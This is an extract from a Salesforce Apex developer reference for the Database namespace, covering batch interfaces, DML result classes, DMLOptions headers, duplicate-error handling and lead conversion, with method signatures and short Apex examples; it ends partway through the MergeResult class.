QueryLocatorIterator Class

Represents an iterator over a query locator record set.

SaveResult Class

The result of an insert or update DML operation returned by a Database method.

UndeleteResult Class

The result of an undelete DML operation returned by the `Database.undelete` method.

UpsertResult Class

The result of an upsert DML operation returned by the `Database.upsert` method.

Batchable Interface

The class that implements this interface can be executed as a batch Apex job.

Namespace

Database

SEE ALSO:

Using Batch Apex

Batchable Methods

The following are methods for `Batchable`.

IN THIS SECTION:

execute(jobId, recordList)

Gets invoked when the batch job executes and operates on one batch of records. Contains or calls the main execution logic for the batch job.

finish(jobId)

Gets invoked when the batch job finishes. Place any clean up code in this method.

start(jobId)

Gets invoked when the batch job starts. Returns the record set as an iterable that will be batched for execution.

start(jobId)

Gets invoked when the batch job starts. Returns the record set as a QueryLocator object that will be batched for execution.

execute(jobId, recordList)

Gets invoked when the batch job executes and operates on one batch of records. Contains or calls the main execution logic for the batch job.

Signature

```
public Void execute(Database.BatchableContext jobId, List<sObject> recordList)
```

Parameters

jobId

Type: Database.BatchableContext

Contains the job ID.

recordList

Type: List<sObject>

Contains the batch of records to process.

Return Value

Type: Void

finish(jobId)

Gets invoked when the batch job finishes. Place any clean up code in this method.

Signature

```
public Void finish(Database.BatchableContext jobId)
```

Parameters

jobId

Type: Database.BatchableContext

Contains the job ID.

Return Value

Type: Void

start(jobId)

Gets invoked when the batch job starts. Returns the record set as an iterable that will be batched for execution.

Signature

```
public System.Iterable start(Database.BatchableContext jobId)
```

Parameters

jobId
Type: Database.BatchableContext

Contains the job ID.

Return Value

Type: System.Iterable

`start(jobId)`

Gets invoked when the batch job starts. Returns the record set as a QueryLocator object that will be batched for execution.

Signature

```
public Database.QueryLocator start(Database.BatchableContext jobId)
```

Parameters

jobId
Type: Database.BatchableContext

Contains the job ID.

Return Value

Type: Database.QueryLocator

BatchableContext Interface

Represents the parameter type of a batch job method and contains the batch job ID. This interface is implemented internally by Apex.

Namespace

Database

SEE ALSO:

Batchable Interface

BatchableContext Methods

The following are methods for `BatchableContext`.

IN THIS SECTION:

`getChildJobId()`

Returns the ID of the current batch job chunk that is being processed.

Signature

```
public Id getChildJobId()
```

Return Value

Type: ID

`getJobId()`

Returns the batch job ID.

Signature

```
public Id getJobId()
```

Return Value

Type: ID

DeletedRecord Class

Contains information about a deleted record.

Namespace

Database

Usage

The `getDeletedRecords` method of the `Database.GetDeletedResult` class returns a list of `Database.DeletedRecord` objects. Use the methods in the `Database.DeletedRecord` class to retrieve details about each deleted record.

DeletedRecord Methods

The following are methods for `DeletedRecord`. All are instance methods.

IN THIS SECTION:

`getDeletedDate()`

Returns the deleted date of this record.

Signature

```
public Date getDeletedDate()
```

Return Value

Type: Date

`getId()`

Returns the ID of a record deleted within the time window specified in the `Database.getDeleted` method.

Signature

```
public Id getId()
```

Return Value

Type: ID

DeleteResult Class

Represents the result of a delete DML operation returned by the `Database.delete` method.

Namespace

Database

Usage

An array of `Database.DeleteResult` objects is returned with the `delete` database method. Each element in the DeleteResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `delete` Database method; that is, the first element in the DeleteResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the DeleteResult array contains a single element.

Example

The following example shows how to obtain and iterate through the returned `Database.DeleteResult` objects. It deletes some queried accounts using `Database.delete` with a false second parameter to allow partial processing of records on failure. Next, it iterates through the results to determine whether the operation was successful or not for each record. It writes the ID of every record that was processed successfully to the debug log, or error messages and fields of the failed records.

```
// Query the accounts to delete
Account[] accts = [SELECT Id from Account WHERE Name LIKE 'Acme%'];
// Delete the accounts
Database.DeleteResult[] drList = Database.delete(accts, false);

// Iterate through each returned result
for(Database.DeleteResult dr : drList) {
    if (dr.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully deleted account with ID: ' + dr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : dr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

DeleteResult Methods

The following are methods for `DeleteResult`. All are instance methods.

IN THIS SECTION:

getErrors()
If an error occurred, returns an array of one or more database error objects providing the error code and description.

getId()
Returns the ID of the sObject you were trying to delete.

isSuccess()
A Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects providing the error code and description.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getId()`

Returns the ID of the sObject you were trying to delete.

Signature

```
public ID getId()
```

Return Value

Type: ID

Usage

If this field contains a value, the object was successfully deleted. If this field is empty, the operation was not successful for that object.

`isSuccess()`

A Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

DMLOptions Class

Enables you to set options related to DML operations.

Namespace

Database

Usage

`Database.DMLOptions` is only available for Apex saved against API versions 15.0 and higher. DMLOptions settings take effect only for record operations performed using Apex DML and not through the Salesforce user interface.

DmlOptions Properties

The following are properties for `DmlOptions`.

IN THIS SECTION:

allowFieldTruncation

Specifies the truncation behavior of large strings.

Signature

```
public Boolean allowFieldTruncation {get; set;}
```

Property Value

Type: Boolean

Usage

In Apex saved against API versions previous to 15.0, if you specify a value for a string and that value is too large, the value is truncated. For API version 15.0 and later, if a value is specified that is too large, the operation fails and an error message is returned. The `allowFieldTruncation` property allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Apex saved against API versions 15.0 and later.

assignmentRuleHeader

Specifies the assignment rule to be used when creating a case or lead.

Signature

```
public Database.DmlOptions.Assignmentruleheader assignmentRuleHeader {get; set;}
```

Property Value

Type: Database.DMLOptions.AssignmentRuleHeader

Usage

Note: The Database.DMLOptions object supports assignment rules for cases and leads, but not for accounts or territory management.

emailHeader

Specifies additional information regarding the automatic email that gets sent when an events occurs.

Signature

```
public Database.DmlOptions.EmailHeader emailHeader {get; set;}
```

Property Value

Type: Database.DMLOptions.EmailHeader

Usage

The Salesforce user interface allows you to specify whether or not to send an email when the following events occur.

- Creation of a new case or task
- Conversion of a case email to a contact
- New user email notification
- Lead queue email notification
- Password reset

In Apex saved against API version 15.0 or later, the Database.DMLOptions `emailHeader` property enables you to specify additional information regarding the email that gets sent when one of the events occurs because of the code's execution.

localeOptions

Specifies the language of any labels that are returned by Apex.

Signature

```
public Database.DmlOptions.LocaleOptions localeOptions {get; set;}
```

Property Value

Type: Database.DMLOptions.LocaleOptions

Usage

The value must be a valid user locale (language and country), such as de_DE or en_GB. The value is a String, 2-5 characters long. The first two characters are always an ISO language code, for example 'fr' or 'en.' If the value is further qualified by a country, then the string also has an underscore (_) and another ISO country code, for example 'US' or 'UK.' For example, the string for the United States is 'en_US', and the string for French Canadian is 'fr_CA.'

For a list of the languages that Salesforce supports, see Which Languages Does Salesforce Support? in the Salesforce online help.

optAllOrNone

Specifies whether the operation allows for partial success.

Signature

```
public Boolean optAllOrNone {get; set;}
```

Property Value

Type: Boolean

Usage

If `optAllOrNone` is set to `true`, all changes are rolled back if any record causes errors. The default for this property is `false` and successfully processed records are committed while records with errors aren't.

This property is available in Apex saved against Salesforce API version 20.0 and later.

DmlOptions.AssignmentRuleHeader Class

Enables setting assignment rule options.

Namespace

Database

Example

The following example uses the `useDefaultRule` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.useDefaultRule= true;

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

The following example uses the `assignmentRuleID` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

DmlOptions.AssignmentRuleHeader Properties

The following are properties for `DmlOptions.AssignmentRuleHeader`.

IN THIS SECTION:

assignmentRuleID

Specifies the ID of a specific assignment rule to run for the case or lead. The assignment rule can be active or inactive.

useDefaultRule
If specified as `true` for a case or lead, the system uses the default (active) assignment rule for the case or lead. If specified, do not specify an `assignmentRuleId`.

assignmentRuleID

Specifies the ID of a specific assignment rule to run for the case or lead. The assignment rule can be active or inactive.

Signature

```
public Id assignmentRuleID {get; set;}
```

Property Value

Type: ID

Usage

The ID can be retrieved by querying the AssignmentRule sObject. If specified, do not specify `useDefaultRule`.

If the value is not in the correct ID format (15-character or 18-character Salesforce ID), the call fails and an exception is returned.

Note: For the Case sObject, the `assignmentRuleID` DML option can be set only from the API and is ignored when set from Apex. For example, you can set the `assignmentRuleID` for an active or inactive rule from the `executeanonymous()` API call, but not from the Developer Console. This doesn't apply to leads—the `assignmentRuleID` DML option can be set for leads from both Apex and the API.

useDefaultRule

If specified as `true` for a case or lead, the system uses the default (active) assignment rule for the case or lead. If specified, do not specify an `assignmentRuleId`.

Signature

```
public Boolean useDefaultRule {get; set;}
```

Property Value

Type: Boolean

Usage

If there are no assignment rules in the organization, in API version 29.0 and earlier, creating a case or lead with `useDefaultRule` set to `true` results in the case or lead being assigned to the predefined default owner. In API version 30.0 and later, the case or lead is unassigned and doesn't get assigned to the default owner.

DMLOptions.DuplicateRuleHeader Class

Determines options for using duplicate rules to detect duplicate records. Duplicate rules are part of the Duplicate Management feature.

Namespace

Database

Example

The following example shows how to save an account record that's been identified as a duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.allowSave = true;
dml.DuplicateRuleHeader.includeRecordDetails = true;
dml.DuplicateRuleHeader.runAsCurrentUser = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

IN THIS SECTION:

DMLOptions.DuplicateRuleHeader Properties

The following are properties for `DMLOptions.DuplicateRuleHeader`.

IN THIS SECTION:

allowSave

Set to `true` to save the duplicate record. Set to `false` to prevent the duplicate record from being saved.

Signature

```
public Boolean allowSave {get; set;}
```

Property Value

Type: Boolean

Example

This example shows how to save an account record that's been identified as a duplicate. `dml.DuplicateRuleHeader.allowSave = true` means the user should be allowed to save the duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class.

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.allowSave = true;
dml.DuplicateRuleHeader.includeRecordDetails = true;
dml.DuplicateRuleHeader.runAsCurrentUser = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

includeRecordDetails

Set to `true` to get fields and values for records detected as duplicates. Set to `false` to get only record IDs for records detected as duplicates.

Signature

```
public Boolean includeRecordDetails {get; set;}
```

Property Value

Type: Boolean

Example

The following example shows how to save an account record that's been identified as a duplicate. `dml.DuplicateRuleHeader.includeRecordDetails = true` means the user should be allowed to save the duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.allowSave = true;
dml.DuplicateRuleHeader.includeRecordDetails = true;
dml.DuplicateRuleHeader.runAsCurrentUser = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

runAsCurrentUser

Set to `true` to make sure that sharing rules for the current user are enforced when duplicate rules run. Set to `false` to use the sharing rules specified in the class for the request. If no sharing rules are specified, Apex code runs in system context and sharing rules for the current user are not enforced.

Signature

```
public Boolean runAsCurrentUser {get; set;}
```

Property Value

Type: Boolean

Usage

If specified as `true`, duplicate rules run for the current user, which ensures users can't view duplicate records that aren't available to them.

Use `runAsCurrentUser = true` to detect duplicates when converting leads to contacts. Typically, lead conversion Apex code runs in a system context and does not enforce sharing rules for the current user.

Example

This example shows how to set options so that duplicate rules run for the current user when saving a new account.

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.allowSave = true;
dml.DuplicateRuleHeader.includeRecordDetails = true;
dml.DuplicateRuleHeader.runAsCurrentUser = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

DmlOptions.EmailHeader Class

Enables setting email options.

Namespace

Database

Usage

Even though auto-sent emails can be triggered by actions in the Salesforce user interface, the DMLOptions settings for `emailHeader` take effect only for DML operations carried out in Apex code.

Example

In the following example, the `triggerAutoResponseEmail` option is specified:

```
Account a = new Account(name='Acme Plumbing');

insert a;

Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
```

```
 accountid=a.id);

insert c;

Database.DMLOptions dlo = new Database.DMLOptions();

dlo.EmailHeader.triggerAutoResponseEmail = true;

Case ca = new Case(subject='Plumbing Problems', contactid=c.id);

database.insert(ca, dlo);
```

DmlOptions.EmailHeader Properties

The following are properties for `DmlOptions.EmailHeader`.

IN THIS SECTION:

triggerAutoResponseEmail

Indicates whether to trigger auto-response rules (`true`) or not (`false`), for leads and cases.

Signature

```
public Boolean triggerAutoResponseEmail {get; set;}
```

Property Value

Type: Boolean

Usage

This email can be automatically triggered by a number of events, for example creating a case or resetting a user password. If this value is set to `true`, when a case is created, if there is an email address for the contact specified in `ContactID`, the email is sent to that address. If not, the email is sent to the address specified in `SuppliedEmail`

triggerOtherEmail

Indicates whether to trigger email outside the organization (`true`) or not (`false`).

Signature

```
public Boolean triggerOtherEmail {get; set;}
```

Property Value

Type: Boolean

Usage

This email can be automatically triggered by creating, editing, or deleting a contact for a case.

Note: Email sent through Apex because of a group event includes additional behaviors. A *group event* is an event for which `IsGroupEvent` is true. The `EventAttendee` object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex:

- Sending a group event invitation to a lead or contact respects the `triggerOtherEmail` option
- Email sent when updating or deleting a group event also respects the `triggerUserEmail` and `triggerOtherEmail` options, as appropriate

triggerUserEmail

Indicates whether to trigger email that is sent to users in the organization (`true`) or not (`false`).

Signature

```
public Boolean triggerUserEmail {get; set;}
```

Property Value

Type: Boolean

Usage

This email can be automatically triggered by a number of events; resetting a password, creating a new user, or creating or modifying a task.

Note: Adding comments to a case in Apex doesn't trigger email to users in the organization even if `triggerUserEmail` is set to `true`.

Note: Email sent through Apex because of a group event includes additional behaviors. A *group event* is an event for which `IsGroupEvent` is true. The EventAttendee object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex:

- Sending a group event invitation to a user respects the `triggerUserEmail` option
- Email sent when updating or deleting a group event also respects the `triggerUserEmail` and `triggerOtherEmail` options, as appropriate

DuplicateError Class

Contains information about an error that occurred when an attempt was made to save a duplicate record. Use if your organization has set up duplicate rules, which are part of the Duplicate Management feature.

Namespace

Database

Example

When you try to save a record that's identified as a duplicate record by a duplicate rule, you'll receive a duplicate error. If the duplicate rule contains the Allow action, an attempt will be made to bypass the error.

```
// Try to save a duplicate account
Account duplicateAccount = new Account(Name='Acme',  BillingCity='San Francisco');
Database.SaveResult sr = Database.insert(duplicateAccount, false);
if (!sr.isSuccess()) {

 // Insertion failed due to duplicate detected
 for(Database.Error duplicateError : sr.getErrors()){
  Datacloud.DuplicateResult duplicateResult =
                 ((Database.DuplicateError)duplicateError).getDuplicateResult();
  System.debug('Duplicate records have been detected by ' +
                 duplicateResult.getDuplicateRule());
  System.debug(duplicateResult.getErrorMessage());
 }

 // If the duplicate rule is an alert rule, we can try to bypass it
 Database.DMLOptions dml = new Database.DMLOptions();
 dml.DuplicateRuleHeader.AllowSave = true;
 Database.SaveResult sr2 = Database.insert(duplicateAccount, dml);
 if (sr2.isSuccess()) {
  System.debug('Duplicate account has been inserted in Salesforce!');
 }
}
```

IN THIS SECTION:

DuplicateError Methods

SEE ALSO:

SaveResult Class

DuplicateResult Class

Error Class

DuplicateError Methods

The following are methods for `DuplicateError`.

IN THIS SECTION:

getDuplicateResult()

Returns the details of a duplicate rule and duplicate records found by the duplicate rule.

getFields()
Returns an array of one or more field names. Identifies which fields in the object, if any, affected the error condition.

getMessage()
Returns the error message text.

getStatusCode()
Returns a code that characterizes the error.

getDuplicateResult()

Returns the details of a duplicate rule and duplicate records found by the duplicate rule.

Signature

```
public Datacloud.DuplicateResult getDuplicateResult()
```

Return Value

Type: Datacloud.DuplicateResult

Example

This example shows the code used to get the possible duplicates and related match information after saving a new contact. This code is part of a custom application that implements duplicate management when users add a contact. See DuplicateResult Class on page 1291 to check out the entire sample applicaton.

```
Datacloud.DuplicateResult duplicateResult =
                            duplicateError.getDuplicateResult();
```

getFields()

Returns an array of one or more field names. Identifies which fields in the object, if any, affected the error condition.

Signature

```
public List<String> getFields()
```

Return Value

Type: List<String>

getMessage()

Returns the error message text.

Signature

```
public String getMessage()
```

Return Value

Type: String

`getStatusCode()`

Returns a code that characterizes the error.

Signature

```
public StatusCode getStatusCode()
```

Return Value

Type: StatusCode

EmptyRecycleBinResult Class

The result of the emptyRecycleBin DML operation returned by the `Database.emptyRecycleBin` method.

Namespace

Database

Usage

A list of `Database.EmptyRecycleBinResult` objects is returned by the `Database.emptyRecycleBin` method. Each object in the list corresponds to either a record ID or an sObject passed as the parameter in the `Database.emptyRecycleBin` method. The first index in the EmptyRecycleBinResult list matches the first record or sObject specified in the list, the second with the second, and so on.

EmptyRecycleBinResult Methods

The following are methods for `EmptyRecycleBinResult`. All are instance methods.

IN THIS SECTION:

`getErrors()`

If an error occurred during the delete for this record or sObject, returns a list of one or more Database.Error objects. If no errors occurred, the returned list is empty.

Signature

```
public Database.Errors[] getErrors()
```

Return Value

Type: Database.Errors []

`getId()`

Returns the ID of the record or sObject you attempted to delete.

Signature

```
public ID getId()
```

Return Value

Type: ID

`isSuccess()`

Returns `true` if the record or sObject was successfully removed from the Recycle Bin; otherwise `false`.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

Error Class

Represents information about an error that occurred during a DML operation when using a Database method.

Namespace

Database

Usage

`Error` class is part of `SaveResult`, which is generated when a user attempts to save a Salesforce record.

SEE ALSO:

- SaveResult Class
- DuplicateError Class

Error Methods

The following are methods for `Error`. All are instance methods.

IN THIS SECTION:

`getFields()`

Returns an array of one or more field names. Identifies which fields in the object, if any, affected the error condition.

Signature

```
public String[] getFields()
```

Return Value

Type: String[]

`getMessage()`

Returns the error message text.

Signature

```
public String getMessage()
```

Return Value

Type: String

`getStatusCode()`

Returns a code that characterizes the error.

Signature

```
public StatusCode getStatusCode()
```

Return Value

Type: StatusCode

Usage

The full list of status codes is available in the WSDL file for your organization (see Downloading Salesforce WSDLs and Client Authentication Certificates in the Salesforce online help.)

GetDeletedResult Class

Contains the deleted records retrieved for a specific sObject type and time window.

Namespace

Database

Usage

The `Database.getDeleted` method returns the deleted record information as a `Database.GetDeletedResult` object.

GetDeletedResult Methods

The following are methods for `GetDeletedResult`. All are instance methods.

IN THIS SECTION:

`getDeletedRecords()`

Returns a list of deleted records for the time window specified in the `Database.getDeleted` method call.

Signature

```
public List<Database.DeletedRecord> getDeletedRecords()
```

Return Value

Type: List<Database.DeletedRecord>

`getEarliestDateAvailable()`

Returns the date in Coordinated Universal Time (UTC) of the earliest physically deleted object for the sObject type specified in `Database.getDeleted`.

Signature

```
public Date getEarliestDateAvailable()
```

Return Value

Type: Date

`getLatestDateCovered()`

Returns the date in Coordinated Universal Time (UTC) of the last date covered in the `Database.getDeleted` call.

Signature

```
public Date getLatestDateCovered()
```

Return Value

Type: Date

Usage

If there is a value, it is less than or equal to the *`endDate`* argument of `Database.getDeleted`. A value here indicates that, for safety, you should use this value for the *`startDate`* of your next call to capture the changes that started after this date but didn't complete before *`endDate`* and were, therefore, not returned in the previous call.

GetUpdatedResult Class

Contains the result for the `Database.getUpdated` method call.

Namespace

Database

Usage

Use the methods in this class to obtain detailed information about the updated records returned by `Database.getUpdated` for a specific time window.

GetUpdatedResult Methods

The following are methods for `GetUpdatedResult`. All are instance methods.

IN THIS SECTION:

getIds()
Returns the IDs of records updated within the time window specified in the `Database.getUpdated` method.

getLatestDateCovered()
Returns the date in Coordinated Universal Time (UTC) of the last date covered in the `Database.getUpdated` call.

`getIds()`

Returns the IDs of records updated within the time window specified in the `Database.getUpdated` method.

Signature

```
public List<Id> getIds()
```

Return Value

Type: List<ID>

`getLatestDateCovered()`

Returns the date in Coordinated Universal Time (UTC) of the last date covered in the `Database.getUpdated` call.

Signature

```
public Date getLatestDateCovered()
```

Return Value

Type: Date

LeadConvert Class

Contains information used for lead conversion.

Namespace

Database

Usage

The `convertLead` Database method converts a lead into an account and contact, as well as (optionally) an opportunity. The `convertLead` takes an instance of the `Database.LeadConvert` class as a parameter. Create an instance of this class and set the information required for conversion, such as setting the lead, and destination account and contact.

Example

This example shows how to use the `Database.convertLead` method to convert a lead. It inserts a new lead, creates a `LeadConvert` object, sets its status to converted, then passes it to the `Database.convertLead` method. Finally, it verifies that the conversion was successful.

```
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');
insert myLead;

Database.LeadConvert lc = new Database.LeadConvert();
lc.setLeadId(myLead.id);

LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
```

```
 LIMIT 1];
lc.setConvertedStatus(convertStatus.MasterLabel);

Database.LeadConvertResult lcr = Database.convertLead(lc);
System.assert(lcr.isSuccess());
```

IN THIS SECTION:

LeadConvert Constructors

The following are constructors for `LeadConvert`.

IN THIS SECTION:

`LeadConvert()`

Creates a new instance of the `Database.LeadConvert` class.

Signature

```
public LeadConvert()
```

LeadConvert Methods

The following are methods for `LeadConvert`. All are instance methods.

IN THIS SECTION:

isDoNotCreateOpportunity()

Indicates whether an Opportunity is created during lead conversion (`false`, the default) or not (`true`).

isOverWriteLeadSource()

Indicates whether the `LeadSource` field on the target Contact object is overwritten with the contents of the `LeadSource` field in the source Lead object (`true`), or not (`false`, the default).

isSendNotificationEmail()

Indicates whether a notification email is sent to the owner specified by `setOwnerId` (`true`) or not (`false`, the default).

setAccountId(accountId)

Sets the ID of the account into which the lead will be merged. This value is required only when updating an existing account, including person accounts. Otherwise, if `setAccountId` is specified, a new account is created.

setContactId(contactId)

Sets the ID of the contact into which the lead will be merged (this contact must be associated with the account specified with `setAccountId`, and `setAccountId` must be specified). This value is required only when updating an existing contact.

setConvertedStatus(status)

Sets the lead status value for a converted lead. This field is required.

setDoNotCreateOpportunity(createOpportunity)

Specifies whether to create an opportunity during lead conversion. The default value is `false`: opportunities are created by default. Set this flag to `true` only if you do not want to create an opportunity from the lead.

setLeadId(leadId)

Sets the ID of the lead to convert. This field is required.

setOpportunityName(opportunityName)

Sets the name of the opportunity to create. If no name is specified, this value defaults to the company name of the lead.

setOverwriteLeadSource(overwriteLeadSource)

Specifies whether to overwrite the `LeadSource` field on the target contact object with the contents of the `LeadSource` field in the source lead object. The default value is `false`, to not overwrite the field. If you specify this as `true`, you must also specify `setContactId` for the target contact.

setOwnerId(ownerId)

Specifies the ID of the person to own any newly created account, contact, and opportunity. If the application does not specify this value, the owner of the new object will be the owner of the lead.

setSendNotificationEmail(sendEmail)

Specifies whether to send a notification email to the owner specified by `setOwnerId`. The default value is `false`, that is, to not send email.

`getAccountId()`

Gets the ID of the account into which the lead will be merged.

Signature

```
public ID getAccountId()
```

Return Value

Type: ID

`getContactId()`

Gets the ID of the contact into which the lead will be merged.

Signature

```
public ID getContactId()
```

Return Value

Type: ID

`getConvertedStatus()`

Gets the lead status value for a converted lead.

Signature

```
public String getConvertedStatus()
```

Return Value

Type: String

`getLeadID()`

Gets the ID of the lead to convert.

Signature

```
public ID getLeadID()
```

Return Value

Type: ID

`getOpportunityName()`

Gets the name of the opportunity to create.

Signature

```
public String getOpportunityName()
```

Return Value

Type: String

`getOwnerID()`

Gets the ID of the person to own any newly created account, contact, and opportunity.

Signature

```
public ID getOwnerID()
```

Return Value

Type: ID

`isDoNotCreateOpportunity()`

Indicates whether an Opportunity is created during lead conversion (`false`, the default) or not (`true`).

Signature

```
public Boolean isDoNotCreateOpportunity()
```

Return Value

Type: Boolean

`isOverWriteLeadSource()`

Indicates whether the `LeadSource` field on the target Contact object is overwritten with the contents of the `LeadSource` field in the source Lead object (`true`), or not (`false`, the default).

Signature

```
public Boolean isOverWriteLeadSource()
```

Return Value

Type: Boolean

`isSendNotificationEmail()`

Indicates whether a notification email is sent to the owner specified by `setOwnerId` (`true`) or not (`false`, the default).

Signature

```
public Boolean isSendNotificationEmail()
```

Return Value

Type: Boolean

`setAccountId(accountId)`

Sets the ID of the account into which the lead will be merged. This value is required only when updating an existing account, including person accounts. Otherwise, if `setAccountId` is specified, a new account is created.

Signature

```
public Void setAccountId(ID accountId)
```

Parameters

accountId
Type: ID

Return Value

Type: Void

setContactId(contactId)

Sets the ID of the contact into which the lead will be merged (this contact must be associated with the account specified with `setAccountId`, and `setAccountId` must be specified). This value is required only when updating an existing contact.

Signature

```
public Void setContactId(ID contactId)
```

Parameters

contactId
Type: ID

Return Value

Type: Void

Usage

If `setContactId` is specified, then the application creates a new contact that is implicitly associated with the account. The contact name and other existing data are not overwritten (unless `setOverwriteLeadSource` is set to true, in which case only the `LeadSource` field is overwritten).

Important: If you are converting a lead into a person account, do not specify `setContactId` or an error will result. Specify only `setAccountId` of the person account.

setConvertedStatus(status)

Sets the lead status value for a converted lead. This field is required.

Signature

```
public Void setConvertedStatus(String status)
```

Parameters

status
Type: String

Return Value

Type: Void

`setDoNotCreateOpportunity(createOpportunity)`

Specifies whether to create an opportunity during lead conversion. The default value is `false`: opportunities are created by default. Set this flag to `true` only if you do not want to create an opportunity from the lead.

Signature

```
public Void setDoNotCreateOpportunity(Boolean createOpportunity)
```

Parameters

`createOpportunity`
Type: Boolean

Return Value

Type: Void

`setLeadId(leadId)`

Sets the ID of the lead to convert. This field is required.

Signature

```
public Void setLeadId(ID leadId)
```

Parameters

`leadId`
Type: ID

Return Value

Type: Void

`setOpportunityName(opportunityName)`

Sets the name of the opportunity to create. If no name is specified, this value defaults to the company name of the lead.

Signature

```
public Void setOpportunityName(String opportunityName)
```

Parameters

`opportunityName`
Type: String

Return Value

Type: Void

Usage

The maximum length of this field is 80 characters.

If `setDoNotCreateOpportunity` is true, no Opportunity is created and this field must be left blank; otherwise, an error is returned.

`setOverwriteLeadSource(overwriteLeadSource)`

Specifies whether to overwrite the `LeadSource` field on the target contact object with the contents of the `LeadSource` field in the source lead object. The default value is `false`, to not overwrite the field. If you specify this as `true`, you must also specify `setContactId` for the target contact.

Signature

```
public Void setOverwriteLeadSource(Boolean overwriteLeadSource)
```

Parameters

`overwriteLeadSource`
Type: Boolean

Return Value

Type: Void

`setOwnerId(ownerId)`

Specifies the ID of the person to own any newly created account, contact, and opportunity. If the application does not specify this value, the owner of the new object will be the owner of the lead.

Signature

```
public Void setOwnerId(ID ownerId)
```

Parameters

`ownerId`
Type: ID

Return Value

Type: Void

Usage

This method is not applicable when merging with existing objects—if `setOwnerId` is specified, the `ownerId` field is not overwritten in an existing account or contact.

`setSendNotificationEmail(sendEmail)`

Specifies whether to send a notification email to the owner specified by `setOwnerId`. The default value is `false`, that is, to not send email.

Signature

```
public Void setSendNotificationEmail(Boolean sendEmail)
```

Parameters

`sendEmail`
Type: Boolean

Return Value

Type: Void

LeadConvertResult Class

The result of a lead conversion.

Namespace

Database

Usage

An array of LeadConvertResult objects is returned with the `convertLead` Database method. Each element in the LeadConvertResult array corresponds to the sObject array passed as the *`SObject[]`* parameter in the `convertLead` Database method, that is, the first element in the LeadConvertResult array matches the first element passed in the SObject array, the second element corresponds to the second element, and so on. If only one sObject is passed in, the LeadConvertResult array contains a single element.

LeadConvertResult Methods

The following are methods for `LeadConvertResult`. All are instance methods.

IN THIS SECTION:

getAccountId()
The ID of the new account (if a new account was specified) or the ID of the account specified when `convertLead` was invoked.

getContactId()
The ID of the new contact (if a new contact was specified) or the ID of the contact specified when `convertLead` was invoked.

getErrors()
If an error occurred, an array of one or more database error objects providing the error code and description.

getLeadId()
The ID of the converted lead.

getOpportunityId()
The ID of the new opportunity, if one was created when `convertLead` was invoked.

isSuccess()
A Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise

`getAccountId()`

The ID of the new account (if a new account was specified) or the ID of the account specified when `convertLead` was invoked.

Signature

```
public ID getAccountId()
```

Return Value

Type: ID

`getContactId()`

The ID of the new contact (if a new contact was specified) or the ID of the contact specified when `convertLead` was invoked.

Signature

```
public ID getContactId()
```

Return Value

Type: ID

`getErrors()`

If an error occurred, an array of one or more database error objects providing the error code and description.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getLeadId()`

The ID of the converted lead.

Signature

```
public ID getLeadId()
```

Return Value

Type: ID

`getOpportunityId()`

The ID of the new opportunity, if one was created when `convertLead` was invoked.

Signature

```
public ID getOpportunityId()
```

Return Value

Type: ID

`isSuccess()`

A Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

MergeResult Class

Contains the result of a merge Database method operation.

Namespace

Database

Usage

The `Database.merge` method returns a `Database.MergeResult` object for each merged record.

MergeResult Methods

The following are methods for `MergeResult`. All are instance methods.

IN THIS SECTION:

getErrors()

Returns a list of `Database.Error` objects representing the errors encountered, if any, during a merge operation using the `Database.merge` method.

getId()
Returns the ID of the master record into which other records were merged.

getMergedRecordIds()
Returns the IDs of the records merged into the master record.

getUpdatedRelatedIds()
Returns the IDs of all related records that were reparented as a result of the merge that are viewable by the user sending the merge call.

isSuccess()
